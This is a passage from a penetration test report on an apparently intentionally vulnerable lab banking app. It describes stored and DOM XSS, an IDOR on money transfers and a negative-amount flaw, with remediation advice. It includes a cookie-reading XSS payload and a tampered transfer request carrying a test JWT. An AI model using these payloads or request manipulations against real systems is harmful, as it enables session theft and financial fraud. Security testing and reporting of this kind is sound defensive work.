
#1 (user 3): habiiiiiba

- **Step 3:** Submit a message containing an XSS payload.

Support messages

Send

- **Step 4:** Observe that the message is successfully stored.
- **Step 5:** Open or refresh the page displaying the stored message.



Likelihood

High

The vulnerability can be exploited by any authenticated user with access to the Support Messages feature. Since the malicious payload is persistently stored and automatically executed whenever other users or administrators view the message, exploitation is highly practical and may affect multiple users.

Remediation / Mitigation

- Apply **context-aware output encoding** before rendering user input.
- Sanitize HTML using a trusted library (e.g., DOMPurify) if HTML input is required.
- Reject or sanitize dangerous HTML elements and JavaScript event handlers.
- Implement a strong **Content Security Policy (CSP)** to reduce the impact of XSS attacks.
- Validate and sanitize all user-supplied input on both the client and server sides.
- Mark authentication cookies as **HttpOnly**, **Secure**, and **SameSite** to reduce the risk of session theft.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/Top10/2021/A03_2021-Injection/index.html
- <https://cwe.mitre.org/data/definitions/79.html>

F-04 DOM Cross-Site Scripting (DOM XSS)**MEDIUM**

Severity	Medium
CVSS v3.1 Score	6.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CWE ID	CWE-79
Affected URL / Endpoint	http://localhost:4000/dashboard.html#
Vulnerability Class (OWASP)	A03:2021 – Injection
Authentication Required	Yes— role: User
Status	Open

Description


The application is vulnerable to **Reflected Cross-Site Scripting (Reflected XSS)** through the client-side note functionality that reads user-controlled input from the URL fragment (#). User-supplied content is inserted into the page without proper output encoding or sanitization, allowing arbitrary JavaScript execution in the victim's browser when a crafted URL is opened.

Business Impact


An attacker can craft a malicious URL containing JavaScript and trick a victim into opening it. If successful, the attacker may execute arbitrary JavaScript in the victim's browser, potentially leading to phishing attacks, session theft (where possible), unauthorized actions performed on behalf of the victim, or disclosure of sensitive information. In a FinTech application, such attacks may undermine user trust and facilitate further compromise of user accounts.

Proof of Concept (PoC)

- Step 1: Authenticate to the application.
- Step 2: Navigate to the dashboard page containing the Notes feature.




- Step 3: Append a URL fragment (#) followed by a crafted XSS payload.



- Step 4: Open the crafted URL.

- Step 5: Observe that the payload is rendered and the injected JavaScript executes in the browser.



- Step 6: Remove the payload from the URL or reload the page with a clean URL and observe that the injected content disappears, confirming that the payload is reflected rather than stored.

Payload:

```
#<img src=x onerror=alert(document.cookie)>
```

Likelihood

Medium

The vulnerability requires user interaction, as the victim must visit a specially crafted URL. However, exploitation is straightforward once such a link is delivered through phishing, email, or social engineering.

Remediation / Mitigation

- Properly encode all user-controlled data before inserting it into the DOM.
- Never insert untrusted input using APIs such as `innerHTML`; use `textContent` or equivalent safe APIs where possible.
- Sanitize any HTML that must be rendered using a trusted library such as `DOMPurify`.
- Implement a strong Content Security Policy (CSP) to reduce the impact of XSS.
- Validate and sanitize client-side data read from the URL, including query parameters and fragments.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/Top10/2021/A03_2021-Injection/index.html
- <https://cwe.mitre.org/data/definitions/79.html>

F-05 Broken Object Level Authorization (IDOR)**CRITICAL**

Severity	Critical
CVSS v3.1 Score	9.9
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
CWE ID	CWE-689
Affected URL / Endpoint	http://localhost:4000/transfer.html
Affected Parameter	from_account
Vulnerability Class (OWASP)	A01:2021 – Broken Access Control
Authentication Required	Yes— role: User
Status	Open

Description


The Money Transfer API does not verify that the from_account parameter belongs to the authenticated user. An authenticated attacker can modify the source account identifier in the transfer request and initiate financial transactions from another customer's account. The application trusts a client-controlled account identifier instead of enforcing server-side authorization based on the authenticated user's identity.

Business Impact

This vulnerability enables unauthorized financial transactions by allowing attackers to transfer funds from accounts they do not own. Successful exploitation can result in direct financial loss for customers, fraudulent transactions, compromised account integrity, customer disputes, regulatory non-compliance, and severe reputational damage. Because the vulnerability affects a core banking function, it represents a critical risk to the organization.

Proof of Concept (PoC)

- Step 1: Authenticate as Bob.
- Step 2: Navigate to the Money Transfer page.

A screenshot of a web browser window showing the 'VulnBank' application. The browser's address bar displays 'localhost:4000/transfer.html'. The application's header includes a 'VulnBank' logo and navigation links for 'Dashboard', 'Transfer', 'Search', 'Admin', and 'Profile', along with a 'Logout' button. The main content area features a 'Transfer funds' form. This form includes a warning message: 'Business-logic playground: the API never checks that "From account" belongs to you, nor that the amount is positive. Try sending a negative amount, or someone else's account id.' Below the warning are four input fields: 'From account id' (containing '3'), 'To account id' (containing '2'), 'Amount' (containing '10'), and 'Note' (containing a JavaScript payload: 'e.g. '). A green 'Send' button is positioned at the bottom of the form.

VulnBank — Transfer

localhost:4000/transfer.html

VulnBank

Dashboard Transfer Search Admin Profile Logout

Transfer funds

Business-logic playground: the API never checks that "From account" belongs to you, nor that the amount is positive. Try sending a negative amount, or someone else's account id.

From account id

3

To account id

2

Amount


10

Note


e.g.

Send

- Step 3: Intercept the transfer request using Burp Suite.




- Step 4: Modify the from_account parameter from Bob's account (3) to another customer's account (4).



- Step 5: Keep the destination account as Alice's account (2) and specify the transfer amount.

- Step 6: Forward the modified request.
- Step 7: Observe that the application processes the transaction successfully.



- Step 8:
Verify that:
The transfer amount is deducted from Mostafa's account.
The same amount is credited to Alice's account.
The authenticated attacker (Bob) is able to initiate the transfer without owning the source account.

Request:

```
POST /api/transfer HTTP/1.1
Host: localhost:4000
Content-Length: 60
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywidXNlcm5hbWUiOiJib2IiLCJyb2x1IjoidXNlciIsIm1hdCI6MTc4MzI5MTA0MH0.KcYLGnMs6Q5-LTWp9vXV0exIqCSBitovdZgKSzK5reQ
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:4000
```

```
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:4000/transfer.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"from_account":"4","to_account":"2","amount":500,"note":""}
```

Likelihood

High

The vulnerability is easy to exploit by any authenticated user using standard interception tools. Exploitation requires only modifying a predictable account identifier and does not require elevated privileges.

Remediation / Mitigation

- Never trust the *from_account* value supplied by the client.
- Determine the source account exclusively from the authenticated user's validated session or JWT.
- Before processing any transfer, verify that the authenticated user owns the specified source account.
- Reject unauthorized requests with 403 Forbidden.
- Implement object-level authorization checks on all financial APIs.
- Log and monitor unauthorized transfer attempts.
- Perform security testing on all transaction-related endpoints to prevent similar authorization flaws.

References

- https://owasp.org/Top10/2021/A01_2021-Broken_Access_Control/index.html
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- <https://cwe.mitre.org/data/definitions/639.html>

F-06 Business Logic Flaw – Negative Amount Processing**CRITICAL**

Severity	Critical
CVSS v3.1 Score	9.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H
CWE ID	CWE-20
Affected URL / Endpoint	http://localhost:4000/transfer.html
Affected Parameter	amount
Vulnerability Class (OWASP)	A04:2021 – Insecure Design
Authentication Required	Yes— role: User
Status	Open

Description

The Money Transfer functionality does not properly validate the transfer amount before processing the transaction. By submitting a negative value in the amount parameter, the application processes the transfer successfully instead of rejecting the request. This results in reversing the intended financial operation, causing the sender's balance to increase while deducting funds from the recipient's account.

Business Impact

This vulnerability allows authenticated users to manipulate account balances by submitting negative transfer amounts. An attacker can illegitimately increase their own account balance while deducting funds from another customer's account, leading to direct financial fraud, loss of data integrity, customer disputes, regulatory compliance issues, and significant reputational damage. In a FinTech environment, this represents a critical risk because it compromises the integrity of financial transactions.

Proof of Concept (PoC)

- Step1: Authenticate as a valid user (e.g., Bob).
- Step2: **Navigate** to the Money Transfer page.

The screenshot shows a web browser window with the URL `localhost:4000/transfer.html`. The page has a dark theme and a navigation bar with links: Dashboard, Transfer, Search, Admin, Profile, and Logout. The main content area is titled "Transfer funds" and contains a form with the following fields:

- From account id:** A text input field containing the value "2".
- To account id:** A text input field containing the value "3".
- Amount:** A text input field containing the value "10".
- Note:** A text input field containing the value `e.g. <img src=x onerror=alert(document.cookie)>`.

Below the form is a green "Send" button. A warning message above the form states: "Business-logic playground: the API never checks that 'From account' belongs to you, nor that the amount is positive. Try sending a negative amount, or someone else's account id."

- Step3: Create a normal transfer request.

The screenshot shows the Burp Suite interface with a "Request" tab selected. The request is a JSON payload for a transfer. A red arrow points to the "from_account" field in the request body.

